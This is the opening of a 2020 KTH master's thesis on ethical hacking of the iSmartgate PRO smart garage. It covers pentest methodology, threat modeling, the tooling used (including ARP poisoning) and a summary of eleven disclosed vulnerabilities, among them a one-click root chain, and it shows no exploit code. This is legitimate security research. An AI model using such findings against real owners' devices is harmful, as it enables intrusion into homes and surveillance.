DEGREE PROJECT IN COMPUTER SCIENCE AND ENGINEERING,
SECOND CYCLE, 30 CREDITS
STOCKHOLM, SWEDEN 2020

Where's My Car? Ethical Hacking of a Smart Garage

MADELEINE BERNER

KTH ROYAL INSTITUTE OF TECHNOLOGY
SCHOOL OF ELECTRICAL ENGINEERING AND COMPUTER SCIENCE

Where's My Car? Ethical Hacking of a Smart Garage

MADELEINE BERNER

Master in Computer Science
Date: June 26, 2020
Supervisor: Pontus Johnson
Examiner: Robert Lagerström
School of Electrical Engineering and Computer Science
Host company: Nixu AB
Swedish title: Var är min bil? Etisk hackning av ett smart garage

Abstract

IoT products are breaking new ground into widespread industries and introducing potential attack vectors to unprepared environments. Even the new generation of garage openers, called *smart garages*, have entered into the world of IoT. They are connected to the Internet, and are delivered with the goal of providing more security by merging features from the home surveillance boom. But do they keep what they promise?

This thesis has evaluated the security of one particular smart garage that is being sold worldwide – iSmartgate PRO. Penetration testing was conducted with focus on the web application. A total of eleven vulnerabilities were reported, including a one-click-root attack that combined three of them into providing an unauthenticated remote attacker with a root shell. It was concluded that the product lacked security measures in certain areas.

Keywords: security, smart garage, penetration testing, IoT, threat modeling

Sammanfattning

IoT-produkter bryter ny mark inom spridda branscher, och introducerar potentiella attackvektorer i oförberedda miljöer. Det är inte förvånande att till och med den nya generationen garageöppnare har tagit ett kliv in i världen av IoT. Vilket innebär att garageöppnarna är uppkopplade till Internet, kallas för smarta garage och levereras med målet att bidra till ökad säkerhet med sina nya funktioner tagna från trenden av hemmaövervakning. Men kan de hålla vad de lovar?

Det här examensarbetet har utvärderat säkerheten av ett utvalt smart garage som säljs världen över – iSmartgate PRO. Penetrationstestning genomfördes med fokus på webbapplikationen. Totalt sett rapporterades elva sårbarheter, varav en inkluderade en *one-click-root*-attack som kombinerade tre sårbarheter till att ge en icke autentisierad fjärrangripare ett *root*-skal. Den dragna slutsatsen var att produkten hade utrymme för att förbättra säkerheten.

Nyckelord: säkerhet, smart garage, penerationstestning, IoT, hotmodellering

Acknowledgements

I would like to thank my supervisor from KTH, Professor Pontus Johnson. He was there from the initial hatching of the thesis idea till the writing of the final words of this report, and he provided me with guidance and insights.

I would also like to thank my supervisor from the partner company Nixu, Oscar Sandén. He shared knowledge about penetration testing and valuable advice throughout the whole thesis.

With great support not even corona could stop this thesis from being finished!

Madeleine Berner
June 2020

List of Abbreviations

OWASP	Open Web Application Security Project
IoT	Internet of Things
PoC	Proof of Concept
XSS	Cross-Site Scripting
XXE	XML External Entities
CSRF	Cross-Site Request Forgery
SQL	Structured Query Language
DDoS/DoS	(Distributed) Denial of Service
HTTP	Hypertext Transfer Protocol
HTTPS	Hypertext Transfer Protocol Secure
TCP	Transmission Control Protocol
UDP	User Datagram Protocol
OS	Operating System
VMS	Video Management System
IFTTT	If This, Then That
DOM	Document Object Model
PNG	Portable Network Graphics
JPEG/JPG	Joint Photographic Experts Group
ASCII	American Standard Code for Information Interchange
PHP	PHP: Hypertext Preprocessor
CVE	Common Vulnerabilities and Exposures
CWE	Common Weakness Enumeration
ASVS	Application Security Verification Standard
CAPEC	Common Attack Pattern Enumeration and Classification

Contents

Chapter 1

Introduction

The market for Internet of Things (IoT) devices is booming. This year (2020) there will be 20.4 billion IoT devices worldwide [1]. One factor that has helped and will help the development of IoT is the new Fifth Generation (5G) network [2]. More devices will hit the market and connect both companies and individuals to the Internet, but it comes with a hidden threat.

IoT devices are famous for their ability to help customers, but they are infamous for their security. The security threats that come with bringing an IoT device into your home are known to the people interested in security, but since the majority of the customers are not tech-savvy, the awareness of security threats is low.

This thesis will demonstrate how to examine and audit IoT devices from a security perspective, by using a specific IoT system as example. The system is the iSmartgate PRO, a smart garage that can open, close and monitor a garage or gate. It has a tilt sensor, a camera with built in microphone and the ability to play music while the customer is in the garage. The IoT system is remotely controlled through a mobile app and a web application, and all data is locally stored to avoid a cloud based solution. However, this IoT system risks comprising privacy if its data were made accessible by a malicious user or attacker.

[1] https://www.gartner.com/en/newsroom/press-releases/2017-02-07-gartner-says-8-billion-connected-things-will-be-in-use-in-2017-up-31-percent-from-2016 | Published 2017-02-07, visited 2020-02-20

[2] https://www.ericsson.com/en/about-us/company-facts/ericsson-worldwide/india/authored-articles/5g-and-iot-ushering-in-a-new-era | Published unknown, visited 2020-02-20

1.1 Research Question

The research question that was answered in this report was:

How secure is the smart garage iSmartgate PRO?

The research question was broken down into two more detailed sub-questions:

1. Which vulnerabilities exist in the smart garage iSmartgate PRO?
2. How can the vulnerabilities be exploited?

The version that got tested, iSmartgate PRO 1.5.9, was the most current one during the start of the study. The smart garage was compared to security standards and recommendations that existed for web applications during the Spring of 2020.

1.2 Background & Problem Statement

A smart vacuum cleaner, a self-driving tractor and a pacemaker all have two things in common. They have a computer that can run software, and they are connected to other devices in order to send and communicate data over the Internet. Due to their connectivity to the Internet, they all have assigned IP addresses that are considered unique identifiers. These are features of IoT devices, as defined by IEEE [1].

IoT devices can be put in four different categories based on their target group. There exist devices for consumers, for commercial purposes, in the industry and in different infrastructures.

We have seen multiple industries use devices connected to the cloud to improve the energy efficiency or to monitor the life cycle of a component. Examples of industries that are using IoT devices are the oil industry and the vehicle industry. When it comes to IoT in infrastructure, so called *Smart Cities* are a good example. The interconnected devices that collect data are used to help improve the life of citizens, visitors and for businesses. Heart rate monitors used in medicine, like the pacemaker mentioned before, are considered commercial IoT products [2].

Lastly, we have the IoT devices for the consumer market. Here we find the

smart vacuum cleaner, home alarm systems, doorlocks and baby monitors. These are products that are made to make everyday life more convenient where boring tasks or heavy tasks are being managed by an IoT device. Some of the products are there to make you feel safe, for example, by providing a pair of extra *eyes* that you can use remotely. That safety does not always come with security.

The attacks against and with IoT devices are becoming more common, along with the number of new devices. The infamous botnet, called Mirai, is using vulnerable IoT devices to perform distributed denial of service (DDoS) attacks [3]. Gartner predicted that this year (2020) 25% of all attacks towards companies will be done through IoT devices, despite that only 10% of the budget for IT security is put towards IoT [3].

Back in 2015, the smart garage *MyQ Garage* from Chamberlain was proven to have vulnerabilities severe enough to allow a hacker to open the garage door [4].

To make companies spend more resources on their budget for securing their IoT devices, proof is needed to demonstrate the vulnerabilities. The proof can then be used to spread awareness to customers in the private market and to the industrial market. When they realize the impact of the threats towards their IoT devices, they in turn will start to demand security requirements to the manufacturers of the devices. In order to compete with other companies, the manufacturers of the IoT devices will have to develop more secure units.

This thesis is one of the stepping stones towards more secure IoT devices, since it contains proof of existing vulnerabilities that can be used to formulate security requirements. Thus, this thesis is interesting for companies that are using IoT, civilians considering or in possession of IoT products, and IT security professionals that are researching IoT security. Indirectly, the thesis would potentially be able to improve the situation for those who are targets of botnet attacks where IoT devices are being used.

[3] https://www.gartner.com/en/newsroom/press-releases/2016-04-25-gartner-says-worldwide-iot-security-spending-to-reach-348-million-in-2016 | Published 2016-04-25, visited 2020-02-21

[4] https://abc7chicago.com/515520/ | Published 2015-02-13, visited 2020-02-20

1.3 Objectives

The objective from the perspective of the degree project was to analyze the IoT system and decide whether it is secure or not. A comprehensive security audit has been made (within the defined scope) to investigate potential attack vectors. Which attack vectors to use was a part of the degree project, including the penetration testing of them.

The objective from the perspective of the host company Nixu was to evaluate how the system's security stand against standards and recommendations that exist today. Nixu wanted to see a proper and well thought through methodology for the tests that would be conducted. They were also interested in observations of security vulnerabilities that didn't fit with any of the existing requirements.

1.4 Method

The study was divided into five parts:

1. The first one consisted of doing a literature study answering the questions of *what is threat modeling* and *what are the common threats towards smart garages?*.

2. The second part answered the question *how does the threat model look like for the system under consideration?*.

3. With the constructed threat model, the third part performed a vulnerability analysis. It was used to select threats to explore.

4. The fourth part exploited the threats. This was the testing part where multiple attack vectors were tried during the penetration tests. The literature study continued here, studying the different attacks tested.

5. The last part was to report the found vulnerabilities to the manufacturer of iSmartgate PRO. It was done in parallel with the fourth part.

1.5 Delimitation

The delimitations were done in two different phases. First cut was made during the information gathering. It was decided that the following software compo-

nents would not be incorporated in the threat modeling due to legal reasons, features not enabled by default or limitation of operating systems:

- The ability to connect third parties: Apple HomeKit, Alexa, Google Assistant, IFTTT, Samsung SmartThings,
- Any component stored in the cloud or in relay servers,
- Windows application for the controller,
- The two iOS apps for the controller and the camera,
- The DDNS for the camera.

The second cut was made after the threat modeling. A full description can be found in section 4.5. The scope was narrowed down to investigate threats in the web application of the controller.

1.6 Previous Work

A general introduction to the history of smart garages and previous work of finding vulnerabilities in them.

Traditional garage doors use a physical key to unlock and a door handle for manually opening the door. Smart garages are different in the way that the door is unlocked via an electronic controller pushing a button or via a web/-mobile application, and the door opens electronically.

Fixed security code

The early electronic garage openers used a fixed security code to communicate with the door. The fixed code would be sent when the user pressed a button on a remote. Attackers would try to catch the code being sent when the victim pressed the button, which required a lot of waiting or reconnaissance to time the catching with the victim [5].

In 2015, a security researcher was able to hack a garage opener, with reduced waiting time, by creating OpenSesame from a child toy [6,7]. OpenSesame is

[5] https://www.wired.com/2015/06/hacked-kids-toy-opens-garage-doors-seconds/ | Published 2015-06-04, visited 2020-05-01

[6] https://samy.pl/opensesame/ | Published 2015, visited 2020-05-01

[7] https://samy.pl/defcon2015/ | Published 2015, visited 2020-05-01

able to try all possible combinations of the fixed security code, removing the need for the victim to press a button.

Rolling security codes

The same security researcher also discovered a way to hack rolling security codes for garage doors, called RollJam [8,9]. A garage opener using rolling security codes means that the code to open the garage changes after it had been used. By using a combination of jamming the radio signal from the remote, catching the sent signal and replay it, it was possible to open garage doors using rolling codes.

Smart Garage

Today, the market consists of smart garages, which are connected to the Internet. This opens up a whole new set of attack vectors, adversaries are now able to exploit vulnerabilities in web applications, remote servers and network communication.

Even smart garages have been proven to be vulnerable to jamming attacks. Security researchers from McAfee released a white paper in January 2020 where they performed a more advanced jamming attack against Chamberlain Smart Garage Hub *MyQ* [4].

Based on the knowledge of the author of this thesis, there hasn't been any security analysis of smart garages exploring other attack vectors than the communication between the remote and the controller unit.

1.7 Report Outline

The structure of the report is divided into eight chapters. The first chapter is the introduction, where this section is located. After the introduction follows seven more chapters containing the following information:

- Chapter 2 describing the methodology of penetration testing,
- Chapter 3 the smart garage and its functionality and technology,

[8] https://samy.pl/defcon2015/ | Published 2015, visited 2020-05-01

[9] https://www.wired.com/2015/08/hackers-tiny-device-unlocks-cars-opens-garages/ | Published 2015-08-06, visited 2020-05-01

- Chapter 4 the threat model and vulnerability analysis of the smart garage,
- Chapter 5 the testing of exploits and post exploitation with the belonging result and discussion,
- Chapter 6 reported vulnerabilities and the attacks' impact and probability of success,
- Chapter 7 discussion of the result and the sustainability and ethics of the work,
- Chapter 8 conclusion and future work.

Chapter 2

Methodology

This chapter contains the method that was used in the thesis. The method itself is based on the penetration testing definition by Weidman [5]. It consists of seven phases/steps. First a general overview of the penetration testing method is described, and secondly each of the phases are described below.

2.1 Penetration Testing: Overview

Penetration testing is used to evaluate the security of a system. It could be a website, a mobile app, a hardware component etc. It includes simulating real attacks to understand the risk for security breaches within the targeted system.

According to Weidman [5] penetration testing consists of the seven following phases:

1. Pre-engagement
   Establishing an agreement with the client that owns the device. Including the scope, the testing window, contact information, formal approval from potential third parties.

2. Information gathering
   Collecting available information about the target that will be used for threat modeling. Here tools such as port scanners or search engines can be used.

3. Threat modeling
   Ideas for how to attack the target are created based on the previous information. Each attack gets evaluated based on its impact on the client

if an attacker would compromise the system with this attack. An action plan and attack methods can be derived from this step.

4. Vulnerability analysis
   Vulnerabilities are being discovered in this step, by using vulnerability scanners and manual analysis. The probability of having a successful exploitation is evaluated. Only the prominent vulnerabilities will be selected for the next phase.

5. Exploitation
   Here the attacks actually get executed! Manually written scripts, tools like Metasploit [1] or different types of injections are example of techniques that could be used.

6. Post exploitation
   A successful exploitation might continue with post-exploitation, where the researcher is exploring what else could be done. Including, but not excluded to, the following questions: Can sensitive files be accessed? Can privileges be escalated? Can the machine be used to pivot to another?

7. Reporting
   The findings are summarized to the client, preferably with suggestions of improvement.

2.2 Pre-engagement

The first phase, the pre-engagement, is normally done together with the client that has ordered the penetration test. In this case, the demander of the penetration test was the researcher herself. Therefore some parts were omitted, like the contact information and the agreement from third parties. The focus was put on setting up the scope and the testing window for the project.

2.3 Information Gathering

The second phase can be divided into three parts.

1. Open source intelligence gathering

[1] https://www.metasploit.com/ | Published unknown, visited 2020-06-24

2. Port scanning
3. Traffic capturing

Open source intelligence gathering

Open source intelligence gathering is called OSINT. It collects information about the target company and its employees from legal sources, like social media and public records. Here it is important to be able to filter useful information from gibberish.

The tools used for the OSINT were the website *Netcraft* [2], *whois*, *nslookup* and the website *fccid.io* [6].

Port scanning

Port scanning is an effective method for knowing which services are active. It will help with the threat modeling. A popular tool to use is *nmap* [7]. It can scan ports on specified IP address ranges, and look for both TCP and UDP ports. Information about the version of the service running on the port can be included.

Traffic capturing

To gain knowledge about the communication protocols used within the IoT system, the network traffic was captured. The tool used for listening on the incoming and outgoing traffic was *Wireshark* [3]. In order to route the traffic communicated between the components in the IoT system, two tools were used. *Fiddler* [4] was used to set up a proxy to capture the traffic from the mobile applications, and *Ettercap* [5] was used for ARP poisoning between the controller and the camera.

2.4 Threat Modeling

Threat modeling is commonly used when doing a security audit or developing an IT system. The findings from the literature review of threat modeling made

[2] https://www.netcraft.com/ | Published unknown, visited 2020-06-24
[3] https://www.wireshark.org/ | Published unknown, visited 2020-05-21
[4] https://www.telerik.com/fiddler | Published unknown, visited 2020-05-21
[5] https://www.ettercap-project.org/ | Published unknown, visited 2020-05-21

by Xiong and Lagerström [8], said that there is no common ground for the definition of threat modeling. One of the more widely applicable definition was coined by Uzunov and Fernandez [9], saying "threat modeling is a process that can be used to analyze potential attacks or threats, and can also be supported by threat libraries or attack taxonomies". This definition will be used in this thesis.

The purpose for using threat modeling in this thesis was to find out which attack vectors existed for the system under consideration (the IoT system). The result from the threat modeling helped with choosing which potential vulnerabilities to exploit for the penetration testing phase.

Threat modeling consists of multiple steps [10, 11, 12] [6]. It often starts with creating an architectural overview of the system, then a phase to find threats and it ends with either evaluating the threats or finding security controls for the threats.

Threat modeling used to be non-repetitive [11] [7], but today it is an iterative process [8]. That allows for more information about the system to be added along the way, which is good in a black box perspective where you might not know everything from the beginning. Its feature of being iterative makes it useful in agile development processes.

The following sections are describing the the different perspectives for the threat modeling and the chosen threat modeling method.

2.4.1 Perspective

A parameter that will affect the choice of threat model methodology/approach is the perspective of the planned penetration tests.

[6] https://developer.arm.com/architectures/security-architectures/platform-security-architecture | Published unknown, visited 2020-02-24

[7] https://docs.microsoft.com/en-us/previous-versions/msp-n-p/ff648644(v=pandp.10)?redirectedfrom=MSDN | Published 2003-06, visited 2020-02-26

[8] https://docs.microsoft.com/en-us/previous-versions/msp-n-p/ff648006(v=pandp.10)?redirectedfrom=MSDN | Published 2005-05, visited 2020-02-26

White box

In a white box perspective the content inside the system is known to the researcher. For example the source code and encryption keys are made available. This is of great help for designing security tests and a common case for a security researcher at the company manufacturing the product. [13]

For threat modeling, having a white box perspective opens up the opportunity to conduct interviews with the developers of the product, where information about the system can be clarified. The threat model can even be verified by the developers, if the resources exist to conduct this type of collaboration.

Black box

This was the perspective for the threat modeling in this thesis.

The content is not known to the researcher and the existing technical documentation is limited. Information such as which operating system the device is running could be hidden from the researcher. The technical information is instead derived from trial-and-error. [10]

2.4.2 Approach

The chosen threat modeling approach [10] had five steps:

1. Identify assets
2. Create an architecture overview
3. Decompose the IoT system
4. Identify threats
5. Document threats

The sixth step (*rate the threats*) was omitted, and instead the vulnerability analysis had a greater impact on the selection of threats.

The threat modeling approach is based on a previous threat modeling approach from Microsoft [9] that was used for developing secure web applications.

[9] https://docs.microsoft.com/en-us/previous-versions/msp-n-p/ff648644(v=pandp.10)?redirectedfrom=MSDN | Published 2003-06, visited 2020-02-26

The latest released threat modeling approach from Microsoft [10] is similar, but wasn't chosen to be used. The reason was that it included two phases that could not be performed within the scope of the study.

The two phases were the starting phase where security requirements are defined and the final phase where the mitigation of the threats are validated, which implies that actions have been taken for doing mitigation of found vulnerabilities. Since no collaboration existed from the beginning with the manufacturer, no requirements could be defined. The vulnerabilities eventually got reported to the manufacturer, but how the manufacturer handled the information sent to them was not a part of this thesis, thus the mitigation phase was excluded.

The threat modeling approach allows for iterations. New information about the IoT device can be found later on in the penetration testing phases, for example in the vulnerability analysis or in the exploitation phases. Then newly discovered assets, technologies or threats can be added to the threat model.

The tools used for creating the threat model were *Microsoft Threat Modeling Tool* [11] and *diagrams.net* [12] (previously *draw.io*).

Identify assets

The assets were identified and placed in table 4.1. All assets were assigned an ID and a description.

Create an architecture overview

Documentation of the functionality, applications, technologies and physical architecture based on the information from the previous step were made. Three types of output came from this phase:

- Use cases were written to identify functionality and features (table 4.2),
- A data flow diagram was created to visualize components (figure 4.1),

[10] https://docs.microsoft.com/en-us/previous-versions/msp-n-p/ff648006(v=pandp.10)?redirectedfrom=MSDN | Published 2005-05, visited 2020-02-26

[11] https://docs.microsoft.com/en-us/azure/security/develop/threat-modeling-tool | Published 2017-02-16, visited 2020-06-24

[12] https://www.diagrams.net/ | Published unknown, visited 2020-06-24

- A table was made with the technologies used in the IoT device (table 4.3).

There is a whole separate chapter for describing the functionalities and features of the IoT system. See chapter 3 for detailed description.

Decompose the IoT system

In the third phase the application and protocol data flows were analyzed to discover vulnerable entry points. The entry points could be to the device or to a client application. The data flow was visualized in multiple data flow diagram.

Then the entry points were documented in tables 4.4, 4.5 and 4.6. Each entry point was assigned an ID and a description.

Identify threats

The actual threats were identified in the fourth phase. To help finding and categorizing the threats three tools were used. The *Cyber Bogies* card deck, the *STRIDE* model and the attack library *OWASP Top Ten* were used.

The Cyber Bogies card deck is a gallery of usual suspects that pose a threat towards IT systems or processes [13]. It was developed by the security company Nixu and released just in time for this thesis in February 2020. The cards are a fine-tuned version of Persona non Grata [14], and include malicious and unintentional actors that could form some kind of threat.

STRIDE is a model of threats and consists of six threat types, which make up the mnemonic. To make sure to cover all potential threats against IoT devices, two more threat types were added: physical security bypass and supply chain issues. It was developed by Praerit Garg and Loren Kohnfelder at Microsoft [14]. The six threat types are described in section 2.9.

During the threat modeling it was discovered that two web applications were included in the IoT system. Since the STRIDE model is considered to be on an abstract level, an attack library was added to help with the threat modeling of

[13] https://github.com/nixu-corp/NixuCyberBogies | Published 2020-02, visited 2020-03-30

[14] https://www.microsoft.com/security/blog/2009/08/27/the-threats-to-our-products/ | Published 2009-08, visited 2020-03-30

the web applications. The recommended attack library for web applications by Shostack [11] was OWASP Top Ten [15]. The attack library provided more detailed threats and was therefore used for the web applications. It can be found in section 2.10.

The threat actors were summarized in section 4.4.1. The STRIDE threats were written down for each threat type in table 4.7. The OWASP Top Ten threats were listed together with the threats later discovered through the vulnerability analysis in the fifth phase.

Document threats

Selected threats from phase 4 were listed in section 4.5.

2.5 Vulnerability Analysis

In the fourth step, potential attack surfaces were analyzed to go from identified threats to confirmed vulnerabilities. The initial results from the vulnerability analysis were used to improve the threat model, by excluding previous interesting threats and include new threats.

Vulnerability analysis can be done in two ways:

1. Vulnerability scan
2. Manual analysis

Both of them were used in this study.

Manual analysis

The manual analysis consisted of interacting with the discovered ports from the information gathering step. Information about the used protocols were research in attempt to find known vulnerabilities based on version number.

Vulnerability scan

Four different tools were used for scanning the IoT system: *Nessus, Metasploit, Nikto* and *Burp Suite Professional*.

[15] https://owasp.org/www-project-top-ten/ | Published 2020, visited 2020-04-01

Initially Nessus [16] was used, since it has a broader scanning scope within one single scan than the rest [5]. The devices within the IoT system that communicate over Wi-Fi were scanned. The findings were passed on to either be analyzed manually, or to use Metasploit's scanning modules.

Web applications were scanned with Nikto. The tool scans web servers for dangerous files/programs, outdated versions of components, server version specific problems and server configuration items [17].

Access to Burp Suite Professional, which has the web vulnerability scanner [18], was made available after the delimitation of the scope was made and the exploitation phase had started. Thus, it was only used for the web application of the controller. Both passive and active scans were made.

2.6 Exploitation

Attacks were planned and tested. If an attack was successful, it was reported to the manufacturer according to the reporting step described in section 2.8. The lab environment for the testing and the performed tests are described in chapter 5.

2.7 Post Exploitation

After a successful attempt to get a shell on the IoT system, the sixth step was conducted. The post exploitation is also described in chapter 5.

2.8 Reporting

Once a vulnerability was discovered and confirmed with a proof of concept (PoC), the manufacturer of the IoT system was contacted. A description of the vulnerability, a video demonstrating a fictional attack and a written PoC (if asked for) was sent to them by using their choice of communication medium.

[16] https://www.tenable.com/products/nessus | Published unknown, visited 2020-05-20

[17] https://tools.kali.org/information-gathering/nikto | Published 2014-02-18, visited 2020-05-20

[18] https://portswigger.net/burp/vulnerability-scanner | Published unknown, visited 2020-05-20

This thesis is the main part of the written reporting. The public release of the reporting followed the default disclosure timeframe described in The CERT® Guide to Coordinated Vulnerability Disclosure [15].

2.9 Model of Threats: STRIDE

STRIDE is an acronym used in threat modeling for identifying threats [19]. The six categories of threats can be paired with security properties. The acronym stands for:

Spoofing Identity

Impersonating or posing as another user or identity of a component/process. The threat is violating the authentication of the system.

Tampering with Data

Modifying a state or any other type of data at rest or in transit. The threat is violating the integrity of the system.

Repudiation of Action

Denying responsibility for actions taken by yourself. For example being able to delete or change logs. The threat is violating non-repudiation.

Information Disclosure

Accessing sensitive information in the system without being authorized. It could for example be used for developing further exploits or be sold for profit. The threat violates the confidentiality of the system.

Denial of Service

Causing resources to not be available for others. For example locking a victim's user account by typing the wrong password too many times. The threat violates the availability of the system.

[19] https://docs.microsoft.com/en-us/archive/msdn-magazine/2006/november/uncover-security-design-flaws-using-the-stride-approach | Published 2019-10-07, visited 2020-05-22

Elevation of Privilege

Gaining higher privileges than what you are authorized for. In Linux systems, the goal is normally to go from the default user to root. The threat violates the authorization of the system.

2.10 Attack Library: OWASP Top Ten

The Open Web Application Security Project (OWASP) works with improving the security of software, and runs the project OWASP Top Ten. The project is a standard to bring security awareness to developers. The list consists of the ten most common security risks in web applications. Depending on the definition of the word *risk*, it is synonymous with threat. The latest publication of OWASP Top Ten was made in 2017 [20]. Here follows the list:

1. Injection
2. Broken Authentication
3. Sensitive Data Exposure
4. XML External Entities (XXE)
5. Broken Access Control
6. Security Misconfiguration
7. Cross-Site Scripting (XSS)
8. Insecure Deserialization
9. Using Components with Known Vulnerabilities
10. Insufficient Logging & Monitoring

To read more about each security risk, see each exploitation task in chapter 5.

[20] https://owasp.org/www-project-top-ten/ | Published 2020, visited 2020-04-01

Chapter 3

System Under Consideration: iSmartgate PRO

The investigated smart garage in this thesis was the iSmartgate PRO, from Gogogate INC. The firmware version 1.5.9 was at the time of the testing (Spring 2020) the most current one, and the version used for all tests.

3.1 Components

Hardware

The iSmartgate PRO used for this work consisted of three hardware components (see figure 3.1):

1 controller 1 tilt sensor 1 camera

(a) (b) (c)

Figure 3.1: (a) The controller (b) The tilt sensor (c) The camera

The tilt sensor is a wireless sensor, and two different types can be ordered depending on how the door/gate opens up. For example, the door/gate could move sideways or reach the open state by tilting itself up. The camera is an add-on from the same vendor, and not included in standard order of the iSmartgate PRO. It comes in the smart garage package iSmartgate PRO Ultimate. The camera has a built-in microphone, a speaker and infra-red vision.

Software

The software components that came with the hardware were in total nine separate installations:

Controller: 1 web server, 2 mobile apps (Android/iOS), 1 remote relay server and 1 Windows app

Camera: 1 web server, 2 mobile apps (Android/iOS) and 1 video management system (VMS)

The ability to integrate the smart garage with a smart home such as Apple HomeKit, Google Assistant, iFTTT and Samsung SmartThings exists.

The camera also came with the possibility to enable remote access via dynamic DNS (DDNS).

Early delimitation

Since neither integration to smart homes nor the DDNS are enabled by default, they were not included in the scope of the study. The Windows application was also excluded, because of time limitations. The two iOS apps were excluded due to lack of iOS equipment.

3.2 Functionality

The main functionalities are managed from the admin panel of the controller (see figure 3.2). The admin panel can be accessed from either the web interface (local/remote) or the mobile app. The administrator of the smart garage has the following abilities:

1. Operate garage doors or gates from distance
2. Add/Delete/Edit user accounts (10 for free)




Figure 3.2: The initial page after logging in to the web application of the controller

3. Activate the system's video plugin to watch real time video stream
4. Receive smartphone and/or email alerts when the door is open, closed or left open
5. Edit network settings
6. Edit door/gate settings
7. Access a built-in calendar of events
8. Fully automate the garage or gate with IFTTT (schedule opening/closing times, automatically open/close garage or gate with GPS, open/close garage or gate with voice control with Amazon Echo)

The camera has its own settings, and they can be managed from the web interface or the mobile app belonging to the camera (see figure 3.3). A owner without a video plugin from the vendor may view the live feed of the video camera directly from the web interface or the mobile app.

User privileges

The controller has one administrator. The other users can only operate the door/gate and watch the live view video stream, if it is enabled. The administrator may limit the access time for the users, for example by allowing a user




Figure 3.3: The web interface of the camera

to only access the application during Mondays between 1 pm and 2 pm.

The admin has the ability to upload images to replace the default images, sounds to be played when the door/gate is operated, a user database and new firmware to the controller.

Two separate user accounts have to be made for the camera. One account to log in to the camera mobile app, where the installation of the camera is made. Then a second account for the camera, since you can have multiple cameras attached to the mobile app. It is this second account that is used to connect the camera with the controller.

3.3 Technology

The smart garage has multiple user applications to manage the settings and to check the status. To access the admin panel of the controller there is a web server which can be accessed on the local network, a remote relay server that connects to the local web server and a mobile application. The admin panel of the camera can be accessed through a web server on the local network or through a mobile application. Note here that it is possible to activate a camera plugin to allow access to the camera from the controller's admin panel. If the plugin is not activated, the two components are separated.

The tilt sensor communicates directly to the controller. The communication is over the radio frequency 2.401 GHz, but it is not Bluetooth. The tilt sensor has an accelerometer to detect open/close position and a thermometer to measure the temperature.

The communication protocol Bluetooth was discovered during the information gathering phase. By searching for the FCC ID the controller is assigned in the fccid.io database [1], the device has been approved for wireless communication through Bluetooth. It is not being used in the smart garage system.

The web server for the controller was built with nginx version 1.8.1 using PHP version 5.6.18. The web server for the camera was using lighttpd version 1.4.35.

[1] https://fccid.io/VPYLB1DX | Published unknown, visited 2020-03-01

Chapter 4

Threat Model & Vulnerability Analysis

The method used for the threat modeling is described in section 2.4. Here follows the threat model for the IoT system under consideration.

4.1 Identified Assets

In order to know which assets to protect, a table was created to enumerate them. The assets that were identified are listed in table 4.1.

Assets			
ID	**Description**	**ID**	**Description**
01	Credentials to the controller	07	Event logs
02	Credentials to the camera	08	Certificates and encryption keys
03	Video stream	09	Things stored in the garage
04	Microphone stream	10	Source code
05	Speaker functionality	11	Things stored in the house
06	Garage door status		

Table 4.1: The identified assets for the IoT system

4.2 Architecture Overview

The architecture overview consists of three parts: use cases, data flow diagram of components and technologies.

4.2.1 Use cases

For creating the data flow diagram of the components, use cases were written down. The use cases represent the different ways a user can access the admin panel of either the controller or the camera. Keep in mind that the tilt sensor does not have its own admin panel, thus it is not being mentioned for having an admin panel.

Why only look at the functionality of accessing the admin panel? It is because all functionalities, e.g. adding a new user or lowering the garage door, were found to be managed from the two admin panels (belonging to the controller and the camera). The change of the settings or commands sent to the devices are locally stored or being transferred using the same protocol as the rest of the options in the same admin panel. Multiple functions were not needed to draw the data flow diagram of the components.

The functionalities and features discovered are described in chapter 3.

A total of 16 use cases were identified. They are found in table 4.2.

4.2.2 Data Flow Diagram of Components

A data flow diagram was drawn to visualize the components interacting in the IoT system. The selected components are the ones that by default are able to interact with the smart garage. It turned out that the default components include the use cases 1 to 7. They are displayed in figure 4.1.

4.2.3 Technologies

The technologies used in the IoT system are summarized in table 4.3.

4.3 Decomposed IoT System

The data flow for all possible use cases were documented and the possible entry points were written down in three tables. One table for each physical component of the IoT system.

Use Cases	
ID	**Description**
01	User views admin panel of the controller from the local network via the mobile application
02	User views admin panel of the controller from the local network via the web application
03	User views admin panel of the controller remotely via the mobile application
04	User views admin panel of the controller remotely via the web application
05	User views camera feed from the local network via the web application
